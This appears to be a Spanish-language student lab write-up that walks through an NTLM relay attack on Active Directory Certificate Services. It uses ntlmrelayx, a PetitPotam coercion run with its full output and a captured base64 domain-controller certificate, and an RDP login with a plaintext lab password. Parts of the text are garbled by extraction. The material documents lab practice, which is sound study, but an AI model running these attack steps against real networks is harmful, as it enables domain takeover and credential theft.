
- Obligar a la máquina controlador de dominio a autenticarse en nuestra máquina atacante usando el exploit de PetitPotam.
- Transmitir la autenticación a la autoridad de certificación para solicitar un certificado para el controlador de dominio.
- Capturar el tráfico generado en el relé NTLM que configuramos en la máquina atacante.
- Utilizar el certificado para solicitar un ticket TGT para la escalada den el dominio.

Para esta ataque invertiré las máquinas, ahora el que hará de servidor de certificados será la máquina 192.168.1.80 y la máquina que se nos va autenticar la 192.18.1.79.


Lo primero que vamos a hacer e configurar el relé NTLM con el script de NTLMrelax de Impacket, para configurarlo tendremos que saber cuál es el sitio web para generar certificados:

```
sudo python3 ntlmrelayx.py -t
http://192.168.1.80/certsrv/certrqus.as
p -smb2support --adcs --template
DomainController

-t es la IP del servidor de certificado,
--template, es la plantilla para generar
certificados de controlador de dominio.
--smb2support, es para soportar SMBv2.
--adcs, especifica que el ataque debe
dirigirse a los Servicios de Certificados
de Active Directory (ADCS).
```



Antes de realizar esto añadiré como servidor DNS de mi máquina atacante al controlador de dominio, para esto modificaré el archivo que está en /etc/resolv.conf añadiendo la IP del controlador de dominio:



Ahora prosigamos con la ejecución del comando anterior:


```
[parrot@parrot] -[~/Programas/impacket/examples]
└─$ sudo python3 ntlmrelayx.py -t http://192.168.1.80/certsrv/certrqus.asp -smb2support --adcs --template DomainController
[sudo] password for parrot:
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 192.168.1.79, attacking target http://192.168.1.80
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.1.80 as GOOGLE/WIN-4KNTOU4M948$ SUCCEEDED
[*] SMBD-Thread-7: Connection from 192.168.1.79 controlled, but there are no more targets left!
!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 3
[*] Base64 certificate of user WIN-4KNTOU4M948$:
MIIR3QIBAzCCEZcGCSqGSIB3DQEHAaCCEYgEghGEMIIRgDCCB7cGCSqGSIB3DQEHBqCCB6wggekAgEAMIIHnQYJKoZIhv
cNAQcBMBwGCiqGSIB3DQEAMAQMwDgQInRZoKvbMa2ACAggAgIIHc0f0jnSkMr6nAdgXcJa1FT7TQT+l0JDK7PCqx+kacjtN
NcUeQT7Y990hGXZKuFsyHFnAQJYICGemfq0vNBWDHBIcCGjzS1FHSItRnT4Pyr6dQuapdH0iXmn7HFr6Z9BBfLLFaiuHbh
Z0xMrMKFn9yeSsVauFpmYCXd4V3az+gs3j7k9RgdLjkiVNQe7FE9P6e3CR7mtVyEjfYZT081N673nqieWWVwcGD6rEm47v
```

A continuación, obligamos a DC02 a autenticarse en nuestra máquina atacante con el exploit Petitpotam, requiere dos direcciones IP, una para nuestra máquina atacante y otra para el controlador de dominio.

Lo primero que haremos es git clone del proyecto:



```
[parrot@parrot] -[~/Programas] impacket/examples
--> $ git clone https://github.com/topotam/PetitPotam.git
Clonando en 'PetitPotam'...
remote: Enumerating objects: 134, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 134 (delta 12), reused 9 (delta 7), pack-reused 105
Recibiendo objetos: 100% (134/134), 11.63 MiB | 7.18 MiB/s, listo.
Resolviendo deltas: 100% (64/64), listo.
[parrot@parrot] -[~/Programas]
--> $ atocool Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
```

Ahora ejecutaremos el archivo Petitpotam.py:

```
python3 PetitPotam.py 192.168.1.44
192.168.1.79
```

Siendo la primera IP de la máquina
atrapante y la segunda del controlador
de dominio DCO2.

```
[parrot@parrot] -[~]
└─$ cd Programas/
└─$ cd PetitPotam/
└─$ python3 PetitPotam.py 192.168.1.44 192.168.1.79
```

EjecutarJava PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
trying pipe lsarpc [README.license]
[-] Connecting to ncacn_np:192.168.1.79[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

A qui el servidor solicito un certificado de CA y el certificado generado fue transmitido a nuestra máquina:

The screenshot shows a Parrot OS desktop environment. At the top, there's a blue header bar with the title 'PROYECTO HACKING 2^a EVA'. Below it is a dark grey system tray bar with icons for applications, locations, system status, and a date/time indicator ('sáb 6 de may, 10:18'). The main window is a terminal titled 'Parrot Terminal' with a red border around its content area. The terminal displays the following text:

```

[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID: 3
[*] Base64 certificate of user WIN-4KNTOU4M948$:
IIIR3QIBAzCCEZcGCSqGSIB3DQEHAaCCEYgEghGEMIIRgDCCB7cGCSqGSIB3DQEHBqCCB6gwgekAgEAMIIHnQYJKoZIhv
cNAQcBMBwGCIqGSIB3DQEEMAQMwDgQInRzOKvbMa2ACAggAgIIhC0f0jnSKMr6nAdgXcJa1FT7TQT+l0JDK7PCqx+kacjtN
NcUeQT7Y990QhGXZKuFsyHFhAQJYICGemfq0vNBWDHBIcCGjzS1FHSItRnT4Pyr6dQuapdHoixmn7HFr6Z9BBfLLFaiuHbh
Z0xMrMKFn9yeSsVauFpmYCXd4V3az+gs3j7k9RgdLjk1vNQe7FE9P6e3CR7mtVtVyeJ fYZT081N673nqieWWVwcGD6rEm47v
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
_Qh+i3hY0c0bg4xc+s2u2CMZQ068CrKX10PbG9X9ARPZHeFwqYGB4bz7YTK1p8FSNDXCMrtSzmiDOnaN7bvSUhLZlj7pQs
ziIuvIHou5XIwm0mgTz8K0kdtRoYBsBqSAQWiArc2cURU8sFepanMIIJwQYJKoZIhvcNAQcBoIIJsgSCCa4wggmqMIIJpg
/YLkoZIhvcNAQwKAQKgggluMIIJajAcBgoqhkiG9w0BDAEDMA4ECLJ41LCMxa0MAgIIASCCUjLFPAljpW9u+Ul0MFtacev
9T2bw50KKaCCCyXoongJ87kz+9WFbXlbzE1dZ2vrVys0iKhwdHVq10ZrnE2Bo0w3ZENbJhS5Lo/Dbm/X0NmH9VvRkk01
ag40890QLLZH7sYYMBSmW5hWIArHq17T+m24xfewRNT1lyHLBNz0qdU2hMqzabV035xB7LkqZP/RFSZQIVmcXadcHdMrXb0

```

Con el certificado generado, el atacante puede usarlo para suplantar la cuenta de Controlador de Dominio y solicitar un ticket TGT para autenticarse en el controlador de dominio sin credenciales.


El ticket TGT se solicita con Rubeus, solo se necesita una cuenta con privilegios de administrador local, y un CMD o PowerShell.

En este caso tenemos las claves de usuario, por lo tanto tenemos la clave de Administrador del equipo con la IP 192.168.1.79, sabiendo que la configuración de las dos máquinas es idéntica, es decir tiene la misma cuenta de Administrador.


Ahora usaremos rdesktop para conectarnos:

```
rdesktop -u google.local\Administrador
-p abc123. 192.168.1.79
```

Indicando nombre de usuario,
contraseña y la IP de la máquina a la
que nos vamos a conectar.



```
[parrot@parrot]~$ rdesktop -u google.local\Administrador -p abc123. 192.168.1.79
[parrot@parrot]~$ Autoselecting keyboard map 'es' from locale
[parrot@parrot]~$ ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reasons;
[parrot@parrot]~$ 1. Certificate issuer is not trusted by this system.
[parrot@parrot]~$ Issuer: CN=WIN-4KNTOU4M948.google.local
[parrot@parrot]~$ Review the following certificate info before you trust it to be added as an exception.
[parrot@parrot]~$ If you do not trust the certificate the connection attempt will be aborted:
[parrot@parrot]~$ Subject: CN=WIN-4KNTOU4M948.google.local
[parrot@parrot]~$ Issuer: CN=WIN-4KNTOU4M948.google.local
[parrot@parrot]~$ Valid From: Fri May 5 11:16:51 2023
[parrot@parrot]~$ To: Sat Nov 4 10:16:51 2023
[parrot@parrot]~$ Certificate fingerprints:
[parrot@parrot]~$ sha1: 857f945c910d1fe1ff43670ec8a513cc84ac47de
[parrot@parrot]~$ sha256: 37b1bf6233724c8a3e62de0270db6478ae9cb8f2a1d0884430e0e90b9dc176d
[parrot@parrot]~$ Do you trust this certificate (yes/no)?
[parrot@parrot]~$ 
```



Entrando en la máquina.

